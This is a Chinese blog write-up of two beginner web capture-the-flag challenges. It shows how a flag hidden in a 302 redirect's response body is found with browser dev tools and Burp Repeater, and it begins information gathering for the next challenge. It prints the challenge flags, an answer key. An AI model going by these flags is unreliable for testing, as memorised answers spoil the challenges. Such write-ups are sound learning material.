二向箔-百日打卡 writeup 6-10


原创

beirry 于 2021-12-05 00:23:44 发布 194 收藏

分类专栏： 二向箔安全-百日打卡 文章标签： 安全

本文链接：https://blog.csdn.net/beirry/article/details/121711327

版权




二向箔安全-百日打卡 专栏收录该内容

6 篇文章 0 订阅

订阅专栏


NO.6



rimovni.exeye.run 显示


不知道怎么回事，我也进不去这个网页，看看它发生了什么吧。

点击start并无反应，看看源代码是跳转到哪里



```
<!DOCTYPE html>
<html>
▶<head>…</head>
▼<body>
  ▼<div id="wrapper" class="typo typo-selection">
    <img align="right" onclick="alert('不知道怎么回事，我也进不去这个网页，
    <br>
    <br>
    <br>
    <br>
    <br>
    <br>
    <br>
    <br>
    <br>
    <br>
    <br>
    <br>
    <p style="color:white;text-align:center;font-size:200%">
    &nbsp;&nbsp;&nbsp;&nbsp;&nbsp;H&nbsp;&nbsp;&nbsp;E&nbsp;&nbsp;&nbsp;L
    </p>
    <p style="color:white;text-align:center;font-size:100%;opacity:0.5;">
   ▼<div class="buttons" style="text-align:center;">
      <br>
      <br>
     ▼<form>
        <button class="pulse" formaction="/zutif/index">Start</button> ==
      </form>
    </div>
```

```
element.style {
}
.pulse {                                        hello:48
   --color: □white;
   --hover: □white;
}
button {                                        hello:62
   background: ▶ none;
   border: ▶ 2px solid;
   font: ▶ inherit;
   line-height: 1;
   margin: ▶ 0.5em;
   padding: ▶ 1em 2em;
   cursor: pointer;
}
button {                                        hello:52
   color: □var(--color);
   ~~-webkit-transition: 0.25s;~~
   transition: ▶ 0.25s;
}
body, button, input, select,                typo.css:36
textarea {
   ~~font: ▶ 300 1em/1.8 PingFang SC, Lantinghei
      SC, Microsoft Yahei, Hiragino Sans GB,
      Microsoft Sans Serif, WenQuanYi Micro
      Hei, sans;~~
}
```




Are you ready to start this game ?
Start
html body div#wrapper.typo.typo-selection div.buttons form button.pulse
控制台 搜索 × 问题 新变化
Aa .*
CSDN @beirry

```
    </div>
  </body>
</html>
```

```
body, dl, dt, dd, ul, ol, li,        typo.css:20
h1, h2, h3, h4, h5, h6, pre, code, form,
fieldset, legend, input, textarea, p,
blockquote, th, td, hr, button, article,
aside, details, figcaption, figure, footer,
header, menu, nav, section {
  ~~margin: 0;~~
  ~~padding: 0;~~
```

two{giVe_y0u_giFt}

再看看网络模块，点击的时候是发生了什么



H E L L O · H A C K E R
Are you ready to start this game ?
Start
元素 控制台 来源 网络 性能 内存 应用 安全 Lighthouse HackBar
保留日志 停用缓存 已停用节流模式
过滤 反转 隐藏数据网址 全部 Fetch/XHR JS CSS 图片 媒体 字体 文档 WS Wasm 清单 其他
有已拦截的 Cookie 被屏蔽的请求 第三方请求
1000 毫秒 2000 毫秒 3000 毫秒 4000 毫秒 5000 毫秒 6000 毫秒 7000 毫秒
名称
index
hello
whitelight.png
blackman.jpg
favicon.ico
5 个请求 已传输 3.1 kB 130 kB 项资源
标头 预览 响应 启动器 时间
控制台 搜索 × 问题 新变化
Aa .*
CSDN @beirry

▼常规

请求网址: https://rimovni.exeye.run/zutif/index?
请求方法: GET
状态代码: 302
远程地址: 127.0.0.1:8080
引荐来源网址政策: strict-origin-when-cross-origin

▼响应标头


content-length: 3167
content-type: text/html; charset=utf-8
date: Sat, 04 Dec 2021 01:30:23 GMT
location: /zutif/hello
server: openresty/1.15.8.2

▼请求标头

:authority: rimovni.exeye.run
:method: GET
:path: /zutif/index?
:scheme: https
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we

two{giVe_y0u_giFt}

点击时start，看到index页面的状态码是302，那么我们大概就知道是一个这样的流程，访问index时跳转到了hello。那么我们用burp抓个包，看看响应包，将抓到的包放入repeater模块，点击发送




Burp Project Intruder Repeater Window Help Burp Suite Professional v2021.10 - Temporary Project - licensed to Uncia
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × ...
Send Cancel Follow redirection
Target: https://rimovni.exeye.run HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
INSPECTOR
Request Attributes
Query Parameters (0)
Body Parameters (0)
Request Cookies (0)
Request Headers (15)
Response Headers (6)
Search...
0 matches
Search...
0 matches

```
GET /zutif/index? HTTP/1.1
Host: rimovni.exeye.run
Sec-Ch-Ua: "Google Chrome";v="95", "Chromium";v="95", ";Not A Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://rimovni.exeye.run/zutif/hello
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
HTTP/1.1 302 Moved Temporarily
Server: openresty/1.15.8.2
Date: Sat, 04 Dec 2021 01:25:57 GMT
Content-Type: text/html; charset=utf-8
Connection: close
location: /zutif/hello
content-length: 3167


<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8"/>
    <link rel="shortcut icon" href="
    https://twosecurity.io/img/favicon.ico">
    <link rel="stylesheet" href="
    https://cdnjs.cloud/typo.css@2.1.2/typo.css"/>
    <title>
      No.6
    </title>
    <style>
      code{
        color:#1abc9c;
      }
      html{
        background:black;
        background:url(https://static.twosecurity.xyz/100
        test/blackman.jpg)no-repeatcenter0px;
        background-position:center0;
        background-size:cover;
      }
      body{
        width:90%;
        max-width:960px;
        background:blackopacity:0.5;
        margin:3emauto0;
```

在浏览响应包时，发现flag



Burp Project Intruder Repeater Window Help
Burp Suite Professional v2021.10 - Temporary Project - licensed to Uncia
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Send
Cancel
Follow redirection
Target: https://rimovni.exeye.run
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
INSPECTOR
Request Attributes
Query Parameters (0)
Body Parameters (0)
Request Cookies (0)
Request Headers (15)
Response Headers (6)
Search...
0 matches

```
GET /zutif/index? HTTP/1.1
Host: rimovni.exeye.run
Sec-Ch-Ua: "Google Chrome";v="95", "Chromium";v="95", ";Not A
Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://rimovni.exeye.run/zutif/hello
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
          <br>
          <br>
          <br>
          <br>
          <br>
          <br>
          <br>
          <p style="color:white;text-align:center;font-size:200%">
            &nbsp;&nbsp;&nbsp;&nbsp;&nbsp;H&nbsp;&nbsp;&nbsp;E&nbsp
            ;&nbsp;&nbsp;L&nbsp;&nbsp;&nbsp;L&nbsp;&nbsp;&nbsp;O&nb
            sp;&nbsp; • &nbsp;&nbsp;H&nbsp;&nbsp;&nbsp;A&nbsp;&nbsp;
            &nbsp;C&nbsp;&nbsp;&nbsp;K&nbsp;&nbsp;&nbsp;E&nbsp;&nbs
            p;&nbsp;R&nbsp;&nbsp;!
          </p>
          <p style="
          color:white;text-align:center;font-size:100%;opacity:0.5;
          ">
            Are you ready to start this game ?
          </p>
          <div class="buttons" style="text-align:center;">
            <br>
            <br>
            <form>
              <button class="pulse" formaction="/zutif/index">
                Start
              </button>
            </form>
            <p>
              two{So_that_Is_it}
            </p>
          </div>
        </form>
      </div>
    </body>
</html>
```

NO.7

这道题没有提示，就随意发挥了




通过策略注入绕过CSP

在测试PayPal寻找绕过CSP和混合内容保护的方法时，我发现了一件有趣的事儿。

Posted by Start JIAJAIWA on September 24, 2018


首先能访问的按钮都点一点，做一波信息收集。

以下是我收集的能跳转的url，已过滤不主要的业务。



功能模块	url	备注
HOME	https://rimovni.exeye.run/mecimlif/index	页面内容主要是一些知乎发表的文章
关于	https://rimovni.exeye.run/mecimlif/about	静态页面一些介绍
个人信息	https://rimovni.exeye.run/mecimlif/home	可以显示个人信息
修改信息	https://rimovni.exeye.run/mecimlif/rename	可以修改个人信息

